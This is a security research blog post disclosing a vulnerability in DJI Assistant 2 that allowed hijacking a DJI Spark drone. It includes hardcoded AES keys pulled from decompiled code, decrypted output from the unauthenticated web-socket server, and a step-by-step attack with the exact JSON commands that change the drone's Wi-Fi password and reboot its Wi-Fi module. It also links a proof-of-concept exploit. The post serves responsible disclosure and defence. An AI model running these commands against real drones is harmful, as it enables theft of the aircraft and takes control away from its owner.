



Home (<https://embedi.com>) / Blog (<https://embedi.com/blog>) /
Research (<https://embedi.com/blog/categories/research/>) / DJI Spark hijacking

Categories:

➤ Analytics (<https://embedi.com/blog/categories/analytics/>)

➤ Research (<https://embedi.com/blog/categories/research/>)

Tags:

#ATM (<https://embedi.com/blog/tags/atm/>) #CISCO (<https://embedi.com/blog/tags/cisco/>)

#cybersecurity (<https://embedi.com/blog/tags/cybersecurity/>)

#D-Link (<https://embedi.com/blog/tags/d-link/>) #DJI (<https://embedi.com/blog/tags/dji/>)

#exploitation (<https://embedi.com/blog/tags/exploitation/>)

#firmware-security (<https://embedi.com/blog/tags/firmware-security/>)

#hardware (<https://embedi.com/blog/tags/hardware/>)

#hijacking (<https://embedi.com/blog/tags/hijacking/>) #intel (<https://embedi.com/blog/tags/intel/>)

#Microsoft (<https://embedi.com/blog/tags/microsoft/>) #mobile (<https://embedi.com/blog/tags/mobile/>)

#Office (<https://embedi.com/blog/tags/office/>) #RCE (<https://embedi.com/blog/tags/rce/>)

#router (<https://embedi.com/blog/tags/router/>) #SCADA (<https://embedi.com/blog/tags/scada/>)

#vulnerabilities (<https://embedi.com/blog/tags/vulnerabilities/>)


Popular articles:

Killchain of IoT Devices. Part 2 (<https://embedi.com/blog/killchain-iot-devices-part-2/>)

Killchain of IoT Devices. Part 1 (<https://embedi.com/blog/killchain-iot-devices-part-1/>)

7 March, 2018

DJI Spark hijacking



Category: Research (<https://embedi.com/blog/categories/research/>)

Tags: #DJI (<https://embedi.com/blog/tags/dji/>), #exploitation (<https://embedi.com/blog/tags/exploitation/>), #hijacking (<https://embedi.com/blog/tags/hijacking/>), #vulnerabilities (<https://embedi.com/blog/tags/vulnerabilities/>)

It is no pleasant experience at all for anyone to get the valuable property bought with the money you have earned with your blood, sweat, and tears stolen by some unknown cybercriminal. The Internet of Things (IoT) is developing with the rapid pace, and the devices that can be controlled remotely have become an indispensable part of our everyday life. A distinct disadvantage of these novelties is that they enable adversaries to use the devices you own for free, to conceal their crimes, and stay anonymous.

However, it is not the end to the story, for when we enter the era of connected cars, car sharing, self-driving cars, and pervasive wireless technologies, attackers will be able to sit in their cozy chairs while making your devices to fly right in their sticky fingers. Drones are the subject of major concern here. We have managed to get the DJI Spark drone and to find a vulnerability that makes the bleak picture above as real as it gets.

Contents

- Introduction
- Web-socket server
- Reverse encryption algorithms
- Gutting the interface

- Planning an attack
- Bug Bounty
- Conclusion

Introduction

DJI drones have been on the radar of the hacker community for quite a long time. The interest of its members revolves mostly around unblocking some features of drones, setting control channels of drones to a higher frequency, and removing such restrictions as flight altitude limits or strictly set no-fly zones. Moreover, there are piles of publicly available info about jailbreaking drones. The most useful know-hows produced by the community are gathered in several Github cross-referenced repositories (<https://github.com/MAVProxyUser/P0VsRedHerring>). Those striving for knowledge may also check the community wiki dji.retroroms.info (<https://dji.retroroms.info/>). For quite a while the website has been accessible as a web archive only, but now the wiki is available again.

DJI Spark is a device out of the non-pro DJI drone line. It was released in 2017 and marketed as a drone for amateur aerial photography (<https://www.newsledge.com/dji-spark/>). In a way, it is inferior to other models: for example, its fully charged battery lasts for up to 16 minutes of flight. Still, compared to its big brothers (Phantom 4 and Mavic), Spark is considerably cheaper – 499\$.

The heart of Spark is the Leadcore LC1860C ARMv7-A CPU with Android 4.4. Updates are several files with the .sig extension. The update files are signed with RSA-SHA256, some of them have segments encrypted with the AES algorithm. Fellow cybersecurity enthusiasts have already revealed the format and got the AES keys, so everyone can use the tool (https://github.com/fvanten/dji_rev/blob/master/tools/image.py), to extract data from the files and decrypt encrypted segments. In the drone firmware (the file with the biggest size) there is an abundance of native applications ensuring this complex device operates the way it is supposed to.

```

File Edit View Terminal Tabs Help
mint-vm dji # /bin/ls system/bin
adb_en.sh          dji_mb_parser      iperf              reboot              test_cam.sh        test_thermal.sh
aging_test.sh      dji_monitor        iw                 recovery_update.sh test_check_stage.sh test_uart
antenna_switch.sh dji_net.sh          keystore_cli       rtwpriv             test_cp_reset.sh   test_uav.scr
artagent           dji_network        lib_env.sh         sar                  test_cp_uav.sh     test_ultra_reset_pin.sh
ash                dji.svg            lib_lc1860_test_util.sh sdrs                 test_dmp            test_usb_wifi_link.sh
athsoftap.sh       dji_sw_uav         lib_test_cases.sh  sdrs_log             test_encn.sh        test_vision
athtestcmd         dji_sys            lib_test.sh        sdrs_log_cmd         test_encmp4         test_wifi_antenna.sh
athtst             dji_verify         lib_test_stress.sh secure_debug.sh      test_event          test_wifi_cali.sh
athwifi_ap.sh      dji_vision         lib_test_utils.sh  servicemanager       test_fan_link.sh   test_wifi_init.sh
athwifi_comm.sh    dji_vision_log_check.sh linker              test_fan.sh         test_wifi_link.sh  test_wifi.sh
athwifi_sta.sh     dumpstate          logcat             set_country_code.sh test_fc_link        test_wlc
bmgr               e2fsck             logwrapper         set_ext4_err_bit    test_fc_link.sh    test_wl100_1860_link
camera-AP-308.cts efuse              mkfs.exfat         set_test_result.sh  test_fc.sh         test_wl100_genviskey
camera_stress.cts  efuse_dump_check.sh mkfs.fat           set_time.sh         test_fc_usb.sh     test_wl100_gimbal_link.sh
check_1860_state.sh efuse_encn.sh      mksh               setup_usb_serial.sh test_flash.sh       test_wl100_vision_link.sh
check_usbhub.sh    efuse_step1.sh     mmc_utils          showlease            test_fpga           thermal
corrupt_gdt_free_blocks efuse_step2.sh    modem_info.sh      start_dji_system.sh test_gimbal.sh      toolbox
cpu_freq_scaling.sh env                 mpstat             start_offline_liveview.sh test_lcl160_irq.sh udtperf
debuggerd          factory_out_test.sh fscx.fat           stress_test.sh      test_mac_addr.sh   ureg_test
dhcpcd             fsck.exfat         gdbserver          svc                   test_mem            usbmuxd
dji_amt_board      get_test_result.sh nr.cl              sync_time.sh        test_npi            valgrind
dji_camera         gzip               hostapd            test_1080p.yuv      test_mp_stage.sh   vold
dji_camera_aging.sh hostapd_cli        perf               test_aesctr          test_multi_enc     wifi_debug.sh
dji_chkotp         lld               pidstat            test_a9.sh           test_multi_enc.sh  wifi_ff_tx.sh
dji.dat            ime                pm                 test_amt_nvram       test_npi           wifi_profiled_debug.sh
dji_derivekey      imsoptions         pngtest            test_boardsn.sh     test_npi_script   wpa_cli
dji.dot            input              quit_offline_liveview.sh test_cam             test_opencv_nr     wpa_supplicant
dji_flight         in_whitelist.sh    radioptions        test_cam_fb          test_ota.sh        test_sdr.sh
dji_hdvt_uav       ip                 reboot              recovery_update.sh test_sd.sh
dji_log_control.sh
dji_mb_ctrl

```

DJI Spark is equipped with a set of external interfaces:

- USB interface for PC connection;
- flash connector for memory extension;
- 2.4 GHz Wi-Fi to control the device via the DJI GO 4 smart-phone application;
- wireless link with a 2.412-2.462 GHz remote controller to manage the device.



To operate the drone from a desktop, DJI designed the DJI Assistant 2 application. The application enables operating the device connected to a desktop computer via USB, updating its firmware, changing its wi-fi network settings, etc.

While browsing the community materials, we came by `websocket_tool.py` (https://github.com/fvantiennen/dji_rev/blob/master/tools/websocket_tool.py), a script to change maximum altitude the drone can reach. A new value was written in with the help of a request to some web-socket server. It turned out the web-socket server is launched by the very DJI Assistant 2 application. In other words, the application has 2 interfaces:

- graphical UI;
- web-socket interface.

Remember hackers coming out of the woodwork when cellphones became connectible to desktop computers? The reason is obvious: it was an easier and more reliable way to infect a system from a trusted computer than using traditional means. It resulted in various malware that allows an attacker to infect a phone connected to a PC emerging from obscurity.

Similarly to that, application interfaces may be used by attackers to bring their ill intentions into existence. So, we decided to check this scenario and give a closer look to the web-socket server interface.

Web-socket server

We launched the latest DJI Assistant 2 1.1.6 version and connected a powered-on DJI Spark with the V01.00.0600 firmware version to a computer. Let's try to access the web-socket server. To operate with web sockets, we used the `wsdump.py` tool from the `websocket-client` (<https://pypi.python.org/pypi/websocket-client>) package.

```

Terminal - root@mint-vm /
File Edit View Terminal Tabs Help
mint-vm / # wsdump.py ws://victim:19870/
Press Ctrl+C to quit

< {
  "EVENT": "general_failure",
  "WHAT": "No Service for [/]"
}
> >

```

The server response signified that there were no services at the URL `ws://victim:19870/`. Having had a sneaky peek at the `web_socket_tool.py` script, we found a valid URL – `/general`.

```

Terminal - root@mint-vm /
File Edit View Terminal Tabs Help
mint-vm / # wsdump.py ws://victim:19870/general
Press Ctrl+C to quit

< 5QfjYa9Zx0nmct+angfnAl0tW1cdN333s5BhobclFr8JmVfwaj/1dUjEgyemA4JKfU570F51z/7PFnqtu8Nw==
< 7t0vjDS3PBFNSW2wJjGNBY8g/Q+dRAJPTG6uP0NCpvgGWej+14vYKasNh0wvlsykjKqjH/Lx0uytQ8cF9EzVgngX0MtoQrn3yPg9+jUEA3VihZdnbP7qfn0m15TTzp2D0c5Byb7L+YCYLZXSSNvg==
< AaBdvbV3MREYvQf0sMv55FheZGK29mfAlc8mTP9n8BhMHgEBnotCxNwCFrultSwmXNTS18pDMJEE3ayBVri+FAzov3J3VRFCiLmL3FPkE5KPBxtq6KnR53IzhJ2uRCKMJE4MRzoybsCwJqCwfmig/86NhCxTXvurTu3oSP3175t
FI0zh4bhJTUyejmwKkRY0VOFz0wMIXIYXVeGMc0HbLPPzKJVD+2G5SAQUjXdcHEZta07jI8SdhKTJ262CLEMFpjqtVfcuzcrx+byF8pIv/Un/zWa70fXZ5xp+nN/Z1egaguvuzXwiXGn9BkVHK8PTEGuBzhKKb+hHAsHyTJnqX/0wh6
dIO6oq/Magz87zwJDK2+NqV0uTXwh63oPgdFoAPrRKAoL5IxmE/l9sK7axM650Hg1vdugTl0iUmh+lwNLADLRapaB06qhISuaXgvRtLXxgv/BSpIFytnANyc53MgmpjrnZCm5t5T0kGxwT15N7nxxPwRt4CH0i3q/CqFX1XTso/me
w3nMuA0/Nej7Frv/LGBaBc4kIV3Sg57k0IezY+yvkiIiA3rBemEfpLatMpk+0/d3v+PkvZv2JED004soCCY+c4ZKFv0lCZUCbDUCgvwHV+xnt6AjqfTb/ZkjI01wo01jqcDQ6NuXvMu2Kj-c7HxKNbEL8oV5zowRrw6ALQ/FVf08
hX9Tzk0gudVuwukz6SgfcLg4s6fCysq2BaTGTU9m1s53wkzPEE974c6U1nbeUAY1bEh03RG1q0LI+laftNaTwG1i33L1KTIbeVxCmpl42iTze9Fdaik47yyIkLodKKe3yVB1hHzWqBLVd0N3Pmpsqq6q6TnbV8BkKzjSEdFXZeI42vX12g
e4MTpES7s3jeMkx+fpArpfYgLLr/elhibeBrxGKjvll9zW8/6Pce451yWwvdVnh/Nw962ICP+y3Pz23J4JVt6CPRO/Nc2jJ29Sa8HwHwfsYS5DpCar3j0xrcx/Svq473mH3bnRxAvdMSV85XEQh00ngBfbt7LOCDEAgfSTMjllk3S39NM5D
bXXCryeS039B4K5IeuRVb21k0TNbmvtNgBtK0rjwz4xo8YeIHXnSg0+lgx1tPskSPaCk871h66C7rhtGZJwqU8blvXa5EhwiHfY5Z8ZFCh1WgRdrPd7z1Rx+8q0adkwRoseUqmp/LNLB4JcInlPlc7ghxk85Bmo06zV5YLn70RV7vth
favuRlZkzgyQbTojiUIZ0wzFY0espCfd4j0effqN/2IduIVew+Dsp92FL0LffTnyKFZ0U1Kh0dt0+de4D0hupjUiuMGN0ns8x/pwpzfv/Kg+roX/OtKruoHLqe0mZfvscT2XcpBZJ13A7NrboeXSAa2Hszfq3FqicCYH0ELLwaV8mby
991UaeuS+8CiYI5MSHc8f1mssCMrwztfC0tNm3GnRy0inf0+SC8hSLZD0F3eRpg9/TRMPjKpd+0LWEEURZTC5jB5dxR8F1zKgzH60g15emPUn/zYe2p1rbqzHekVeb1UXXsY5/g18EnYlxTn9gGaZor2ok=
< CJwfmKH0iY9Up08a+x6C6X16x5IP3u2zB3E8axGoM8j4R4WoCn4Wef+ftMlPXN1Q14b0okLktdX2UsL9YN4Fwxlumh00d/Qu9L7HcLqXzEZ12spR2/NbochzYzseTtU
< 8RKDmSuan7dr7fnsRir6PhIEEA/0B3fur4Z4In500Y1L9CfjKf3IUSl9dCLHEOCfe/qrRkGvhNBomUzD0gUfCA==
>

```


It was evident that the server required no authorization to be worked with. However, its responses were encrypted, which implied that by its design the interface was intended to be used only by the DJI software rather than a user. It begs the question: what does it transfer? Let us see how the messages between the client and server are encrypted. It is also worth to be mentioned that during the analysis of the older DJI Assistant 2 versions we found out that they communicated with the server in plain text. After that we learned that the encryption mechanism was implemented in the 1.1.6 version, that is why the script from the community materials had no encryption.

Reverse encryption algorithms

First, we checked some of the encrypted text properties. The encrypted text remained similar every time the application was rerun. Drone rebooting did not affect it in any way either. Running the application on Mac brought the same result. These indicates that encryption keys did not depend on a session or used OS.

Therefore, the keys we assumed that the keys were hardcoded. So, we tried to find them.

The code of web-socket server is stored in the DJIWebSocketServer.dll library. With the help of a tool capable of searching the signatures of cryptographic algorithms (e.g., Krypto ANALyzer for PEiD) we identified the algorithm – AES, and localized encryption procedures.



The used encryption mode can be determined even with zero knowledge about the specifics of AES. The only thing needed is to compare decompiled code with open sources from Github. The comparison shows that the CBC mode is used. By analyzing cross-references, we can find the initialization of encryption keys (Krypto ANALyzer showed them as well).


```

26  v5[1] = 0;
27  sub_100019F1(v4);
28  *(_DWORD *)v3 + 5 = 0;
29  *(_DWORD *)v3 + 6 = 0;
30  *(_DWORD *)v3 + 5 = sub_100017BC((char *)v3 + 20);
31  QString::QString((WebSocketHandler *)((char *)v3 + 28));
32  QString::QString((WebSocketHandler *)((char *)v3 + 32));
33  *(_DWORD *)v12 + 4 = a2;
34  QByteArray::QByteArray((QByteArray *)&a3, "0c7d11ec8a047e334c9e6b39d8055ed6", -1);
35  LOBYTE(v13) = 5;
36  v6 = sub_10012650(&v11, &a3);
37  LOBYTE(v13) = 6;
38  QString::operator=((char *)v3 + 28, v6);
39  LOBYTE(v13) = 5;
40  QByteArray::~QByteArray((QByteArray *)&v11);
41  LOBYTE(v13) = 4;
42  QByteArray::~QByteArray((QByteArray *)&a3);
43  QByteArray::QByteArray((QByteArray *)&a3, "d28ab6bbebf3d513068bfff2a2f2e633a", -1);
44  LOBYTE(v13) = 7;
45  v7 = sub_10012650(&v11, &a3);

```

The encryption keys are indeed hard-coded. They are represented by strings of 32 bytes. There are two of them: the first one is used for requests to the server, the other for responses. Now, we have all the necessary source data to communicate with the web-socket server.

Gutting the interface

All we need to do here is to put encryption/decryption of the transferred data in the wsdump.py script, and we will get decrypted data sent to us by the application. A modified wsdump.py script at our github (https://github.com/embedi/dji-ws-tools/blob/master/dji_wsdump.py).

```

Terminal - root@mint-vm /
mint-vm / # python dji_wsdump.py ws://victim:19870/general
Press Ctrl+C to quit

< {"APP_STATUS":"in_sync","EVENT":"app_ver_notify"}
< {"APP_VERSION":"1.1.6","EVENT":"app_ver","HASH_SERVICE":"46f0c9b0ad73420847cfc6fc5e0e51590a1b7d54"}
< {"DEVICE_STATUS":"NORMAL","DEVICE_TYPE":"wm100a","EVENT":"device_arrival","FILE":"1d9776fab950ec3f441909deafe56b1226ca5889","HARDWARE_ID":"","NEED_UPGRADE":false,"PRODUCT_TYPE":"PM","SERVICE_LIST":["/adsb/log/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/appreciation/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/config/user/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/flight_record/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/module_activate/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/nfz_upgrade/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/p4_ext/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/simulator/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/upgrade/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/user_feedback/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/vision_calibration/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/vision_simulator/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/wifi/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/zenmuse_debug_data/1d9776fab950ec3f441909deafe56b1226ca5889"],"SUB_DEVICE":"","VERSION":"1.0.0.0"}
< {"EVENT":"new_nfz_data_ready","FILE":"1d9776fab950ec3f441909deafe56b1226ca5889"}
< {"EVENT":"push_system_info","OS_TYPE":"Win","OS_VERSION":192}
>

```

Besides the information regarding the application version, type of a device, etc., there is also a list of URLs of drone management services.

```
/adsb/log/1d9776fab950ec3f441909deafe56b1226ca5889 - data export from the ADS-B modules  
/controller/appreciation/1d9776fab950ec3f441909deafe56b1226ca5889 - license information  
/controller/config/user/1d9776fab950ec3f441909deafe56b1226ca5889 - a wide range of setti  
/controller/flight_record/1d9776fab950ec3f441909deafe56b1226ca5889 - flight information  
/controller/module_activate/1d9776fab950ec3f441909deafe56b1226ca5889 - operations with k  
/controller/nfz_upgrade/1d9776fab950ec3f441909deafe56b1226ca5889 - no-fly zone updating  
/controller/p4_ext/1d9776fab950ec3f441909deafe56b1226ca5889 - the Phantom 4 drones servi  
/controller/simulator/1d9776fab950ec3f441909deafe56b1226ca5889 - managing the simulator  
/controller/upgrade/1d9776fab950ec3f441909deafe56b1226ca5889 - firmware updating  
/controller/user_feedback/1d9776fab950ec3f441909deafe56b1226ca5889 - user's feedback to  
/controller/vision_calibration/1d9776fab950ec3f441909deafe56b1226ca5889 - camera calibra  
/controller/vison_simulator/1d9776fab950ec3f441909deafe56b1226ca5889 - managing the simu  
/controller/wifi/1d9776fab950ec3f441909deafe56b1226ca5889 - managing Wi-Fi hotspot  
/controller/zenmuse_debug_data/1d9776fab950ec3f441909deafe56b1226ca5889 - handling debug
```

These services can be handled remotely via a web-socket interface. Hmm...what a great scope for our sinister deeds!

Planning an attack

DJI drones can be controlled via a smartphone even without a special controller. As long as DJI Spark is considered, a controller is sold either as part of the Spark Combo package or separately. Without the controller, the smartphone application is the only option to control DJI Spark. The drone creates a Wi-Fi hotspot which is connected to by the application. The hotspot is secured with the WPA2-Personal protocol and forbids more than 1 simultaneously connected users.

We conducted a set of experiments to deauthenticate the pilot from the Wi-Fi hotspot. If the drone loses the signal from its pilot while flying at a low altitude, it will eventually fall down to the ground. However, if a pilot is deauthenticated after the drone has gained altitude, the device acts more strangely: it increases its RPM speed and reaches higher altitude. So, one needs a strong line of sorts or the drone will just fly away like some white dove of peace without waving us goodbye. The line we used was not long enough to check the maximum altitude the drone can reach, but we did not want to part with Spark. Alas, Spark, we thought you were a good friend to us, but it turned out you are just a prisoner of Wi-Fi.

The web-socket interface grants full access to the wi-fi network settings. By establishing a network connection to a computer that has a launched web-socket server, an adversary can see wi-fi settings and connect to another person's drone. But what if the settings are changed. A drone will lose the connection with a user, and an

attacker will become its sole owner.

All in all, a typical attack scenario may look like this (we copied json-commands format from the GitHub script).

To perform a successful attack, a cybercriminal should infect a victim's system or to remotely trace the moment a drone is connected to a victims computer via USB and DJI Assistan 2 is started. The exact time can be identified by the 19870 port opening, connect to the web-socket server `ws://victim:19870` and change the password to a drone wi-fi hotspot by performing the following actions:

1. When requesting the `ws://victim:19870/general` url, get the file value from a server response.



```

Terminal - root@mint-vm /
File Edit View Terminal Tabs Help
mint-vm / # python dji_wsdump.py ws://victim:19870/general
Press Ctrl+C to quit

< {"APP_STATUS":"in_sync","EVENT":"app_ver_notify"}
< {"APP_VERSION":"1.1.6","EVENT":"app_ver","HASH_SERVICE":"46f0c9b0ad73420847cfc6fc5e0e51590a1b7d54"}
< {"DEVICE_STATUS":"NORMAL","DEVICE_TYPE":"wm100a","EVENT":"device_arrival","FILE":"1d9776fab950ec3f441909deafe56b1226ca5889","HARDWARE_ID":"","NEED_UPGRADE":false,"PRODUCT_TYPE":"PM","SERVICE_LIST":["/adsb/log/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/appreciation/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/config/user/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/flight_record/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/module_activate/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/nfz_upgrade/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/p4_ext/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/simulator/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/upgrade/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/user_feedback/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/vision_calibration/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/vision_simulator/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/wifi/1d9776fab950ec3f441909deafe56b1226ca5889","/controller/zenmuse_debug_data/1d9776fab950ec3f441909deafe56b1226ca5889"],"SUB_DEVICE":"","VERSION":"1.0.0.0"}
< {"EVENT":"new_nfz_data_ready","FILE":"1d9776fab950ec3f441909deafe56b1226ca5889"}
< {"EVENT":"push_system_info","OS_TYPE":"Win","OS_VERSION":192}
>

```

"FILE": "1d9776fab950ec3f441909deafe56b1226ca5889"

2. Send the following command to `ws://victim:19870/controller/wifi/<FILE>`

```
{"SEQ": "12345", "CMD": "SetPasswordEx", "VALUE": "12345678"}
```

3. After that a Wi-Fi password will be changed unknowingly to a victim.

Before:

After:

4. For changes to take effect, restart the Wi-Fi module

```
{"SEQ": "12345", "CMD": "DoRebootWifi"}
```

5. Then just connect to the drone with the smart-phone application.

6. Wait until the USB cable is unplugged and hijack the drone.

This scenario was tested on the DJI Spark (<https://www.dji.com/spark>) drone but it is supposedly working with all the Wi-Fi manageable drones that are compatible with the DJI Assistant 2 application. The list of such drones is provided in Release Notes.

This type of attack works with all the supported OSs and default firewall settings. It can be conducted both in wired and public wireless networks. For you not to burden yourselves with performing all the described procedures manually, here is our PoC (https://github.com/embedi/dji-ws-tools/blob/master/dji_ws_exploit.py).

USB and IoT

To the present day almost any smart device is USB-connectible to its big brothers (like a PC or laptop) to upload some files, update a device firmware or just charge it (most gadgets are only USB-chargeable), etc. Few people suspect that this moment that may look like a kind of routine everyday action, poses the highest degree of threat since an infected device may be easily used to infect the other. Malicious software is absolutely inconspicuous because it does not disrupt the security of a system. For example anti-virus software will identify it as some configuring application for USB devices that sends something to a device. That is it.

This way an attacker is as invisible as air and can infect smart devices (from wearable gadgets to drones). Cybercriminals have an opportunity to change settings to their liking and, ultimately, upload malicious firmware to a device. The infection will spread when the device is connected to other PCs/laptops.

In the age of IoT, the problem will loom large. That is why smart-device developers should focus on the scenarios when their devices are connected to other gadgets and computers and contrive the authentication and authorization mechanisms and trusted boot of signed firmware. Otherwise, the situations when a smart car in service get infected via diagnostic interfaces, and its owner will have to pay ransom to start the car will become commonplace.

Disclosure timeline

We reported the detected vulnerability to the DJI company in the framework of the Bug Bounty programme (<http://www.dji.com/newsroom/news/dji-to-offer-bug-bounty-rewards-for-reporting-software-issues?>) they had started. The report was accepted and bug bounty paid.

Timeline:

09/25/2017 – first notification about the bug sent;

09/28/2017 – technical details sent;

10/12/2017 – the vulnerability accepted and the amount of bug bounty set;

12/20/2017 – bug bounty paid.

Conclusion

DJI company is considered to be the leader in consumer and commercial drone market. According to Wikipedia ([https://en.wikipedia.org/wiki/DJI_\(company\)#Market_trends](https://en.wikipedia.org/wiki/DJI_(company)#Market_trends)), it has a tremendous market share of the consumer drone market – 50%; and it will produce about 4 million drone units by 2021. That is why attacks on their drones are so dangerous – they affect a great number of users and organizations, as well as their confidential information. And such cases have already taken place in real life, like the case with the SSL keys (<http://www.digitalmunition.com/WhyIWalkedFrom3k.pdf>) and XSS vulnerability (<https://medium.com/@Skylinearafat/how-i-hacked-dji-and-was-able-to-disclose-any-user-ip-address-and-statistics-ba733b276172>). It is also worth to mention the cases with a drone crashing into the White House's south lawn (<http://www.bbc.com/news/technology-31023750>) and banning DJI drones in the US Army (<https://arstechnica.com/gadgets/2017/08/army-tells-troops-to-stop-using-dji-drones-immediately-because-cyber/>).

The described attack method is possible due to the following security weaknesses of the DJI software.

1. Web-socket server listens all network interfaces.
2. Weak message encryption mechanism that uses hardcoded encryption keys to communicate with a web-socket server.
3. No authorization required to use web-socket interface.
4. Confidential data may be obtained just as easy as any other type of data.

A Wi-Fi attack allows hijacking drones, but possible scenarios are not limited by this. The web-socket interface has a lot of features that may enable an attacker to change all the settings of the drone and access confidential data.

